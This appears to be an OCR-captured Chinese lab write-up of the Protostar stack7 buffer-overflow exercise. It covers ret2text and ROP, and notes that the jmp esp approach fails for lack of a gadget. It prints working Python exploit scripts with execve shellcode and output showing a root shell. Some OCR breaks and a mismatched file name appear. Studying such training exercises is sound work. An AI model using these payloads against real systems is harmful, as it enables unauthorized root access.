
```
$ cat stack7_r2t.py
import struct

padding = "A" * 80
retaddr = struct.pack("I", 0x08048544) # ret指令的地址
ret2 = struct.pack("I", 0xbffffd1c+32) # esp+32
slide = "\x90" * 50 # nop块
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"
print padding + retaddr + ret2 + slide + shellcode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA # 后接一堆乱码
$ (python stack7_rop.py; cat) | /opt/protostar/bin/stack7
input path please: got path
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA # 后接一堆乱码
id
uid=0(root) gid=0(root) groups=0(root)
```



```
root@protostar:/opt/protostar/bin# cat stack7_r2t.py
import struct

padding = "A" * 80
retaddr = struct.pack("I", 0x08048544)
ret2 = struct.pack("I", 0xbffffd1c+32)
slide = "\x90" * 50
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x6
2\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"
print padding + retaddr + ret2 + slide + shellcode
root@protostar:/opt/protostar/bin# python stack7_r2t.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
D<♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦j
                                                        X♦Rfh-p♦♦Rjhh/bash/bin♦♦
RQS♦♦♦
root@protostar:/opt/protostar/bin# (python stack7_r2t.py; cat) | /opt/protostar/
bin/stack7
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAADAAAAAAAAAAAAD<♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
j
 X♦Rfh-p♦♦Rjhh/bash/bin♦♦RQS♦♦♦
id
uid=0(root) gid=0(root) groups=0(root)
```

方法二：基于“esp跳板”的方法

在程序汇编代码中寻找`jmp esp`，将它对应的地址覆写到`getpath()`的返回地址。函数ret后，该地址会被赋给eip，eip执行`jmp esp`指令后，会跳转到esp的位置。如图所示，我们只需要将指定shellcode覆写到下图esp指向的位置。




```
$ objdump -d -M intel stack7
```

在汇编代码里面找`jmp esp`。但是没找到，所以此方法不适用。

方法三：基于“ROP”的方法

程序只要执行到ret，总会把栈顶的一个跳转地址赋值给eip。我们可以通过寻找并串联以ret结尾的指令序列，实现攻击代码的语义。这些短小的指令序列，叫做gadget。

这种方法可以保证栈上没有指令，全是内存地址和数据，因此，ROP可以抵抗NX保护机制（不允许有指令在栈上执行）。



方法3：ROP，Return-Oriented Programming

```
pop eax
pop edx
pop ecx
```

执行效果
等价

0x08041234

```
pop eax
ret
```

0x0804abcd

```
pop edx
pop ecx
ret
```

只要执行到 ret，eip 总会返回栈顶取一个跳转地址


我们通过寻找并串联以 ret 结尾的指令序列，实现攻击代码的语义

这些短小的指令序列，叫做 gadget

payload中没有指令，全是内存地址和数据，因此，ROP攻击技术可以NX保护机制

在汇编代码中找gadget：


```
$ objdump -d -M intel stack7
```



```
 8048488:       c6 05 84 97 04 08 01    mov    BYTE PTR ds:0x8049784,0x1
 804848f:       83 c4 04                add    esp,0x4
 8048492:       5b                      pop    ebx
 8048493:       5d                      pop    ebp
 8048494:       c3                      ret
 8048495:       8d 74 26 00             lea    esi,[esi+eiz*1+0x0]
 8048499:       8d bc 27 00 00 00 00    lea    edi,[edi+eiz*1+0x0]
```

找到一段gadget，其入口地址为0x08048492。

所以我们需要准备覆写的字符串由下图中这几部分构成。



方法3：ROP，Return-Oriented Programming

```
pop eax
pop ebp
ret
```

0x08048492

综上所述，可拟攻击脚本如下：

```
# stack7_rop.py
import struct

padding = "A" * 80
ppr = struct.pack("I", 0x08048492) # gadget的入口地址
pop1 = "AAAA" # pop给eax
pop2 = "BBBB" # pop给ebp
ret = struct.pack("I", 0xbffffd1c+32) # esp+32
slide = "\x90" * 50 # nop块
shellcode =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"
print padding + ppr + pop1 + pop2 + ret + slide + shellcode
```